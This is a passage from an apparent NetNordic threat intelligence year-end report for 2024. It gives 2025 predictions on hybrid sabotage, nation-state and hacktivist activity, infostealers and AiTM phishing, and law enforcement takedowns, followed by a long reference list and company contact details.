The more there is sabotage, the more there will be safeguards against it. When hybrid influence operations start to become too complicated and burdensome in the physical world, we predict that they will keep moving to the cyber realm.

Chopping cables and arson cause fear in the citizens concerned and wondering about how the sabotage could affect one's daily life or be dangerous to human life. In the same way, cyber-attacks against the corresponding critical infrastructure but in their digital realm can be frightening and have serious consequences.

Nation state actors strive for foothold in critical infrastructures

The current polarized geopolitical situation shows no signs of the present conflicts ending. The present conflicts could even spread as, for example, the Russo-Ukrainian war already directly involves North-Koreans.

Due to the tense geopolitical state of affairs, we predict that nation state actors will strive to gain footholds in critical infrastructure now and then utilize them to cripple systems if and when necessary. These footholds may be useful if the conflicts extend to other countries or just to conduct sabotage in case it is made more difficult in the physical world.

Hacktivist coalitions come to fruition

When our Threat Intelligence team followed hacktivist group NoName057 in 2024, we noticed the group forming many coalitions and alliances during the year. The most notable of these coalitions is most likely Holy League that is estimated to contain around 70 groups.

We predict that in 2025 at least some of these coalitions will come to fruition and hacktivist groups will adopt new TTPs under their name. The uniting hacktivist groups often share same or similar ideologies, which is why it is plausible that the groups also start to share their TTPs to make more disruptive – or even more destructive – attacks and show something new to their follower bases and media.

Username-password combinations are still in the interest of cybercriminals

Even though the amount of AiTM phishing rose enormously and Microsoft made MFA mandatory in some of its services in 2024, we shouldn't forget the importance of username and password combinations for cybercriminals. We predict that infostealer malware will keep trending alongside AiTM phishing techniques in 2025.

Infostealers are a major reason for the leaks of username and password combinations. End users, for example, use their work email addresses to create accounts on personal sites and services, and – in the worst case – they use the same password they have on the work account. Some end users also use their personal devices to sign in to corporate accounts. These devices naturally aren't a part of the employer's EDR system, and the user could be completely unaware of an infostealer infection on their device.

Infostealers can spread in a wide range of ways and, for example, Lumma Stealer – introduced in this report – has efficiently spread through the Captcha validation and PowerShell script combination among the not so tech-savvy users. Once a username-password combination has been stolen, the only remaining part is to gain the MFA code and if MFA is not enabled, there is no need to do even that. Like in all phishing, awareness is the key to thwarting these attacks, and it is recommended to encourage users to look at unsolicited emails with critical eyes and report them with low threshold.

Wins against cybercrime

As we predicted in our EOTY 2024 report, successful law enforcement operations have become the new normal as dark web marketplaces and forums, botnets, and ransomware groups were disrupted or completely taken down during the year. Because these operations have had good results, similar operations will likely get funding and recognition.

We predict that these law enforcement operations continue in 2025. Since law enforcement operations force cybercriminals to be on the lookout and realize the possibility of getting caught, we sincerely hope these operations continue.

Also, the takedowns of forums, tools, and infrastructures hinder the day-to-day business of many cybercriminals in general and offer small victories for defenders. Even though there are many smaller victories during a year, the biggest impact is always gained when authorities finish the operation in the physical world and arrest criminals.

Conclusion

The year 2024 showed us how quickly the cybercrime scene can change and adapt to new circumstances. The law enforcement operations against two of the most prevalent ransomware operators displayed great collaboration possibilities among law enforcement agencies and we hope to see successful takedown operations in the year ahead.

Naturally, agencies that act on criminal activities need information and as much technical evidence as possible. NetNordic SOC and Incident Response teams provide both the technical evidence and incident reports in a functional format to serve multiple purposes. Our Intelligence & Forensics Unit's expertise is at our customers' disposal for various operational, tactical and strategic objectives.

Nicolas Samáneh
Intelligence and Forensics Manager

Many countries' national cyber security strategies have brightened the prerequisites for preventing, responding, and reporting on cyber security incidents. The EU's directives implementation takes some time, but the end goal is clear: strengthened resilience against cyber threats across the Union.

Companies must be aware of their position in safeguarding the critical functions of our societies. Cyber security shouldn't be interpreted as a necessity for a company of certain size. We at NetNordic have answered the needs on the market originating from both business obligations and regulation by bringing a broader spectrum of cyber security services. Among other services launched during 2024, we introduced our Incident Response Retainer service serving companies swiftly when time is of the essence. We also made dark web intelligence -based services and assessments available globally for companies even without an existing customer relationship with NetNordic.

By constantly analyzing the threat landscape, with our intelligence capabilities reaching even the lion's share of the dark web, we are capable of addressing future incidents proactively. As Benjamin Franklin famously advised fire-threatened Philadelphians in 1736, "an ounce of prevention is worth a pound of cure".

References

[1] Traficom, Akira- ja Lockbit-kiristyshaittaohjelmat valokeilassa, Tietoturva Nyt!, Sep. 2024
https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/akira-ja-lockbit-kiristyshaittaohjelmat-valokeilassa

[2] CISA, #StopRansomware: RansomHub Ransomware, Cybersecurity Advisory, AA24-242A, Aug. 2024
https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-242a

[3] Europol, Law enforcement disrupt world's biggest ransomware operation, Media & Press, Feb. 2024
https://www.europol.europa.eu/media-press/newsroom/news/law-enforcement-disrupt-worlds-biggest-ransomware-operation

[4] Europol, LockBit power cut: four new arrests and financial sanctions against affiliates, Media & Press, Oct. 2024
https://www.europol.europa.eu/media-press/newsroom/news/lockbit-power-cut-four-new-arrests-and-financial-sanctions-against-affiliates

[5] L. Lapintie, Puoli ihmiskuntaa käy vaalitaistoon 2024, Helsingin Sanomat, Jan. 2024
https://www.hs.fi/maailma/art-2000010120868.html

[6] E. Gkritsi, EU opens investigation into TikTok and the Romanian election, Politico, Dec. 2024
https://www.politico.eu/article/eu-opens-investigation-into-tiktok-over-romanian-election/

[7] C. S. Chivvis and J. Keating, Cooperation Between China, Iran, North Korea, and Russia: Current and Potential Future Threats to America, Carnegie Endowment for International Peace, Oct. 2024
https://carnegieendowment.org/research/2024/10/cooperation-between-china-iran-north-korea-and-russia-current-and-potential-future-threats-to-america?lang=en

[8] K. Ng, N Korea sends troops to fight with Russia: Seoul, BBC News, Oct. 2024
https://www.bbc.com/news/articles/c3vkqwe9wwdo

[9] N. Grajewski, The Evolution of Russian and Iranian Cooperation in Syria, Center for Strategic & International Studies (CSIS), Nov. 2021
https://www.csis.org/analysis/evolution-russian-and-iranian-cooperation-syria

[10] D. Citrinowicz, Iran is on its way to replacing Russia as a leading arms exporter. The US needs a strategy to counter this trend., Atlantic Council, Feb. 2024
https://www.atlanticcouncil.org/blogs/iransource/iran-drone-uavs-russia/

[11] T. Lister, The Iranian drones deployed by Russia in Ukraine are powered by stolen Western technology, research reveals, CNN World, Apr. 2023
https://edition.cnn.com/2023/04/28/world/iran-drones-russia-ukraine-technology-intl-cmd/index.html

[12] S. Starcevic, Timeline: Europe under cyber siege in 2024, Politico, May. 2024
https://www.politico.eu/article/europe-cyberattacks-russia-china-uk-ministry-of-defence-hacks/

[13] Deutsche Welle, Taiwan is not 'subordinate' to China, Lai says, Oct. 2024
https://www.dw.com/en/taiwan-is-not-subordinate-to-china-lai-says/a-70451905

[14] Reuters, Chinese official urges Taiwan's people to make 'correct choice' on election, Jan. 2024
https://www.reuters.com/world/asia-pacific/chinese-official-urges-taiwans-people-make-correct-choice-election-2024-01-03/

[15] R. Wingfield Hayes and A. Perera, China 'punishes' Taiwan president remarks with new drills, BBC News, Oct. 2024
https://www.bbc.com/news/articles/cvgd4yn45qlo

[16] Y. Lee, Chinese cyberattacks on Taiwan government averaged 2.4 mln a day in 2024, report says, Reuters, Jan. 2024
https://www.reuters.com/technology/cybersecurity/chinese-cyberattacks-taiwan-government-averaged-24-mln-day-2024-report-says-2025-01-06/

[17] H. Davidson, Cognitive warfare and weather balloons: China accused of using 'all means' to influence Taiwan vote, The Guardian, Jan. 2024
https://www.theguardian.com/world/2024/jan/09/taiwan-presidential-election-china-influence

[18] A. Hamzah, Nearly 100 hacker groups take Israel-Hamas conflict into cyberspace by waging online proxy war, The Straits Times, Nov. 2024
https://www.straitstimes.com/world/hackers-take-sides-in-israel-hamas-conflict-by-waging-proxy-war-in-cyberspace

[19] M. J. Schwartz, As Elections Loom, So Do Adversaries' Influence Operations, BankInfoSecurity, Feb. 2024
https://www.bankinfosecurity.com/as-elections-loom-so-do-adversaries-influence-operations-a-24333

[20] M. Miller and J. Gedeon, Taiwan bombarded with cyberattacks ahead of election, Politico, Jan. 2024
https://www.politico.com/news/2024/01/11/taiwan-cyberattacks-election-china-00134841

[21] Bloomberg, Taiwan Election Live Results, Presidential 2024, Jan. 2024
https://www.bloomberg.com/graphics/2024-taiwan-election/

[22] C. Kim, Why the Kremlin Loves Social Media, Politico Magazine, Sep. 2024
https://www.politico.com/news/magazine/2024/09/07/why-the-kremlin-loves-social-media-00177759

[23] M. Laine and A. Morozova, Leaked Files from Putin's Troll Factory: How Russia Manipulated European Elections, VSquare, Sep. 2024
https://vsquare.org/leaked-files-putin-troll-factory-russia-european-elections-factory-of-fakes/

[24] C. Goujard, Facebook and Instagram hit with EU probes over Russian disinformation, Politico, Apr. 2024
https://www.politico.eu/article/facebook-and-instagram-hit-with-eu-probes-over-russian-and-other-foreign-countries-disinformation/

[25] Microsoft Threat Analysis Center (MTAC), Nation-states engage in US-focused influence operations ahead of US presidential election, MTAC Report, Apr. 2024
https://blogs.microsoft.com/wp-content/uploads/prod/sites/5/2024/04/MTAC-Report-Elections-Report-Nation-states-engage-in-US-focused-influence-operations-ahead-of-US-presidential-election-04172024.pdf

[26] The Guardian Associated Press, Iran sent hacked Trump documents to Biden campaign, FBI says, Sep. 2024
https://www.theguardian.com/us-news/2024/sep/19/iran-sent-hacked-trump-documents-to-biden-campaign-fbi-says

[27] FBI, FBI Statement on Bomb Threats to Polling Locations, Press Releases, Nov. 2025
https://www.fbi.gov/news/press-releases/fbi-statement-on-bomb-threats-to-polling-locations

[28] T. Ross and A. Popoviciu, How Putin won the Romanian election, Politico, Dec. 2024
https://www.politico.eu/article/how-vladimir-putin-win-romania-election-calin-georgescu/

[29] I. Ilascu, Romania's election systems targeted in over 85,000 cyberattacks, Bleeping Computer, Dec. 2024
https://www.bleepingcomputer.com/news/security/romanias-election-systems-targeted-in-over-85-000-cyberattacks/

[30] OpenAI, Disrupting deceptive uses of AI by covert influence operations, Announcements, May. 2024
https://openai.com/index/disrupting-deceptive-uses-of-AI-by-covert-influence-operations/

[31] Kyberturvallisuuskeskus, Kyberturvallisuuskeskuksen viikkokatsaus - 38/2024, Tietoturva Nyt!, Sep. 2024
https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/kyberturvallisuuskeskuksen-viikkokatsaus-382024

[32] Reuters, Three 'pro-Russian' hackers arrested in Spain over cyberattacks, Jul. 2024
https://www.reuters.com/technology/cybersecurity/three-pro-russian-hackers-arrested-spain-over-cyberattacks-2024-07-20/

[33] J. Walter, CyberVolk | A Deep Dive into the Hacktivists, Tools and Ransomware Fueling Pro-Russian Cyber Attacks, Sentinel Labs, Nov. 2024
https://www.sentinelone.com/labs/cybervolk-a-deep-dive-into-the-hacktivists-tools-and-ransomware-fueling-pro-russian-cyber-attacks/

[34] A. Lassila, Nordean häiriöt alkoivat sen jälkeen, kun Ruotsi hyväksyi ison Ukraina-tukipaketin, Helsingin Sanomat, Oct. 2024
https://www.hs.fi/talous/art-2000010750389.html

[35] Kyberturvallisuuskeskus, Kyberturvallisuuskeskuksen viikkokatsaus - 36/2024, Tietoturva Nyt!, Sep. 2024
https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/kyberturvallisuuskeskuksen-viikkokatsaus-362024

[36] Kyberturvallisuuskeskus, Kyberturvallisuuskeskuksen viikkokatsaus - 42/2024, Tietoturva Nyt!, Oct. 2024
https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/kyberturvallisuuskeskuksen-viikkokatsaus-422024

[37] Ministry of Foreign Affairs of Japan, Japan-Ukraine Conference for Promotion of Economic Growth and Reconstruction, Japan-Ukraine Relations, Feb. 2024
https://www.mofa.go.jp/erp/c_see/ua/page_000001_00169.html

[38] Australian Government Defence Ministers, Australia to boost Ukraine's maritime defences, Media releases, Nov. 2024
https://www.minister.defence.gov.au/media-releases/2024-11-05/australia-boost-ukraines-maritime-defences

[39] Government of Canada, Canada's donation of new air defence system arrives in Ukraine, National Defence, Nov. 2024
https://www.canada.ca/en/department-national-defence/news/2024/11/canadas-donation-of-new-air-defence-system-arrives-in-ukraine.htm

[40] NATO, 2024 NATO Summit, Jul. 2024
https://www.nato.int/cps/en/natohq/226799.htm

[41] La Moncloa, The Minister for Defence declares in Toledo that Spain's solidarity, support and commitment to Ukraine remains unwavering, News, Aug. 2024
https://www.lamoncloa.gob.es/lang/en/gobierno/news/Paginas/2024/20240827-support-to-ukrain.aspx

[42] La Moncloa, Spain begins new transfer of 'Leopard' battle tanks to Ukraine, News, Jul. 2024
https://www.lamoncloa.gob.es/lang/en/gobierno/news/paginas/2024/20240715-ukraine-battle-tanks.aspx

[43] La Moncloa, Spain and Ukraine sign a bilateral security agreement: "Defence, security, peace and reconstruction are our priorities", News, May. 2024
https://www.lamoncloa.gob.es/lang/en/presidente/news/Paginas/2024/20240527-sanchez-zelenski-meeting.aspx

[44] Ministerio Del Interior, Tres detenidos por delitos de daños informáticos con fines terroristas, Press, Jul. 2024
https://www.interior.gob.es/opencms/en/detail-pages/article/Tres-detenidos-por-delitos-de-danos-informaticos-con-fines-terroristas/

[45] L. O'Carrol and D. Sabbagh, Czech Republic to deliver thousands of extra artillery shells to Ukraine, The Guardian, Mar. 2024
https://www.theguardian.com/world/2024/mar/19/czech-republic-to-deliver-thousands-of-extra-artillery-shells-to-ukraine

[46] Reuters, Czechs will buy ammunition for Ukraine with income from frozen Russian assets, Aug. 2024
https://www.reuters.com/world/europe/czechs-will-buy-ammunition-ukraine-with-income-frozen-russian-assets-2024-08-20/

[47] President of Ukraine Official Website, Ukraine and the Czech Republic Signed a Security Agreement: Joint Ammunition Production and Partnership with Dnipropetrovsk Region, Current events, Jul. 2024
https://www.president.gov.ua/en/news/ukrayina-ta-chehiya-uklali-bezpekovu-ugodu-spilne-virobnictv-92253

[48] M. Fornusek and The Kyiv Independent news desk, Czechia shows interest in Poland's Ukrainian Legion project, The Kyiv Independent, Jul. 2024
https://kyivindependent.com/czechia-shows-interest-in-polands-ukrainian-legion/

[49] European Commission, End of transit via Ukraine – Information from the conclusions of the Commission's assessment, Energy, Dec. 2024
https://energy.ec.europa.eu/document/download/e8a46964-f29b-44f8-9410-689f9e34463b_en?filename=241211%20-%20End%20of%20UA%20transit%20-%20draft%20conclusions%20for%20publication%20-%20final_1.pdf

[50] G. Gavin and V. Jack, EU to pro-Russian Moldovan separatists: Just take the gas, Politico, Jan. 2025
https://www.politico.eu/article/eu-russia-moldova-separatists-gas-oil-gazprom-european-market/

[51] O. A. Yahyai, Moldova braces for energy crisis as Russia halts gas supplies, Euronews, Dec. 2025
https://www.euronews.com/my-europe/2024/12/31/moldova-braces-for-energy-crisis-as-russia-halts-gas-supplies

[52] G. Gavin, Moldova votes yes to joining EU by tiny margin, Politico, Oct. 2024
https://www.politico.eu/article/moldova-votes-yes-join-european-union/

[53] E. Giordano, EU leaders exult at Moldovan president's reelection as pro-Russian opposition whines, Politico, Nov. 2024
https://www.politico.eu/article/pro-eu-moldova-president-maia-sandu-pro-russian-opposition-alexandr-stoianoglo/

[54] K. Jochecová, Moldovan spy chief: Russia will try to interfere in 2025 parliamentary election, too, Politico, Dec. 2024
https://www.politico.eu/article/moldovan-spy-chief-russia-will-try-interfere-parliamentary-elections-next-year-alexandru-musteata/

[55] K. Sadjadpour and N. Grajewski, Autocrats United: How Russia and Iran Defy the U.S.-Led Global Order, Carnegie Endowment for International Peace, Oct. 2024
https://carnegieendowment.org/research/2024/10/russia-iran-oil-gas-ukraine-syria?lang=en

[56] H. Davidson, If China wants Taiwan it should also reclaim land from Russia, says president, The Guardian, Sep. 2024
https://www.theguardian.com/world/article/2024/sep/02/if-china-wants-taiwan-it-should-also-reclaim-land-from-russia-says-president

[57] BBC News, What's behind China-Taiwan tensions?, Oct. 2024
https://www.bbc.com/news/world-asia-34729538

[58] K. Denisova, South Korea considering sending military personnel to Ukraine to monitor North Korean troops, Yonhap reports, The Kyiv Independent, Oct. 2024
https://kyivindependent.com/seoul-considering-sending-military-personnel-to-ukraine-to/

[59] S. Starcevic and S. Ahmatović, Putin and Kim pledge 'mutual assistance' against 'aggression' in colorful visit, Politico, Jun. 2024
https://www.politico.eu/article/russia-vladimir-putin-north-korea-kim-jong-un-new-strategic-partnership-agreement-against-western-countries/

[60] Kyberturvallisuuskeskus, Kyberturvallisuuskeskuksen viikkokatsaus - 48/2024, Tietoturva Nyt!, Nov. 2024
https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/kyberturvallisuuskeskuksen-viikkokatsaus-482024#79368-1

[61] Kyberturvallisuuskeskus, Kyberturvallisuuskeskuksen viikkokatsaus - 04/2024, Tietoturva Nyt!, Jan. 2024
https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/kyberturvallisuuskeskuksen-viikkokatsaus-042024

[62] Kyberturvallisuuskeskus, M365-tietomurroissa hyödynnetään yhä useammin AiTM-tietojenkalastelutekniikkaa, Oppaat ja ohjeet, Apr. 2024
https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/ohjeet-ja-oppaat/m365-tietomurroissa-hyodynnetaan-yha-useammin-aitm

[63] N. Shahid and B. DeForeest, Announcing mandatory multi-factor authentication for Azure sign-in, Security Blog, Aug. 2024
https://azure.microsoft.com/en-us/blog/announcing-mandatory-multi-factor-authentication-for-azure-sign-in/

[64] Microsoft, Microsoft Digital Defense Report 2024, Intelligence Reports, Oct. 2024
https://www.microsoft.com/en-us/security/security-insider/intelligence-reports/microsoft-digital-defense-report-2024

[65] M. Upadhyay, Mandatory MFA is coming to Google Cloud. Here's what you need to know, Google Cloud Blog, Nov. 2024
https://cloud.google.com/blog/products/identity-security/mandatory-mfa-is-coming-to-google-cloud-heres-what-you-need-to-know

[66] S. Schmidt, Secure by Design: AWS to enhance MFA requirements in 2024, AWS Security Blog, Oct. 2023
https://aws.amazon.com/blogs/security/security-by-design-aws-to-enhance-mfa-requirements-in-2024/

[67] K. Thomas and Angelika Moscicki, New research: How effective is basic account hygiene at preventing hijacking, Google Security Blog, May. 2019
https://security.googleblog.com/2019/05/new-research-how-effective-is-basic.html

[68] M. Maynes, One simple action you can take to prevent 99.9 percent of attacks on your accounts, Microsoft Security, Aug. 2019
https://www.microsoft.com/en-us/security/blog/2019/08/20/one-simple-action-you-can-take-to-prevent-99-9-percent-of-account-attacks/

[69] kgretzky / evilginx, GitHub, Jun. 2017
https://github.com/kgretzky/evilginx/releases

[70] Fortinet, What Is A Reverse Proxy? Definition And Benefits, CyberGlossary
https://www.fortinet.com/resources/cyberglossary/reverse-proxy

[71] MDN Web Docs, Using HTTP cookies, Dec. 2024
https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies

[72] K. Gretzky, Evilginx 2 - Next Generation of Phishing 2FA Tokens, BREAKDEV, Jul. 2018
https://breakdev.org/evilginx-2-next-generation-of-phishing-2fa-tokens/

[73] Microsoft Security, What is FIDO2?
https://www.microsoft.com/en-us/security/business/security-101/what-is-fido2

[74] A. Weinert, Defeating Adversary-in-the-Middle phishing attacks, Nov. 2024
https://techcommunity.microsoft.com/blog/identity/defeating-adversary-in-the-middle-phishing-attacks/1751777

[75] Microsoft Learn, Passwordless authentication options for Microsoft Entra ID, Microsoft Entra, Aug. 2024
https://learn.microsoft.com/en-us/entra/identity/authentication/concept-authentication-passwordless

[76] D. Seres, Step 4. Set conditional access policies: top 10 actions to secure your environment, Microsoft Security Blog, Jan. 2019
https://www.microsoft.com/en-us/security/blog/2019/01/30/step-4-set-conditional-access-policies-top-10-actions-to-secure-your-environment/

[77] Microsoft Learn, Conditional Access: Token protection (preview), Microsoft Entra, Jun. 2024
https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-token-protection

[78] U. L. Okonkwo, Detecting and responding to Lumma Stealer with Wazuh, Wazuh Blog, Oct. 2024
https://wazuh.com/blog/detecting-and-responding-to-lumma-stealer-with-wazuh/

[79] C. Lin, Deceptive Cracked Software Spreads Lumma Variant on YouTube, FortiGuard Labs Threat Research, Jan. 2024
https://www.fortinet.com/blog/threat-research/lumma-variant-on-youtube

[80] Kyberturvallisuuskeskus, Kyberturvallisuuskeskuksen viikkokatsaus - 40/2024, Tietoturva Nyt!, Oct. 2024
https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/kyberturvallisuuskeskuksen-viikkokatsaus-402024#75878-1

[81] C. Malipot, Beware: Lumma Stealer Distributed via Discord CDN, Trend Micro, Oct. 2023
https://www.trendmicro.com/en_us/research/23/j/beware-lumma-stealer-distributed-via-discord-cdn-.html

[82] Microsoft Security Intelligence, Trojan:Win64/Lumma!MTB, Dec. 2023
https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Trojan:Win64/Lumma!MTB&threatId=-2147069186

netnordic Insights

netnordic
THE BEST COMPANION

NetNordic Group AS

NetNordic Norway AS
Vollsveien 2B, 1366 Lysaker
salg@netnordic.no
+47 67 247 365

NetNordic Sweden AB
Råsundavägen 4, 169 67 Solna
sales.se@netnordic.com
+46 8 555 068 00

NetNordic Denmark A/S
Tobaksvejen 2a, 2860 Søborg
sales.dk@netnordic.com
+45 4331 4000

NetNordic Finland Oy
Linnoitustie 2 A, 02600 Espoo
sales.fi@netnordic.com
+358 20 743 8000

www.netnordic.com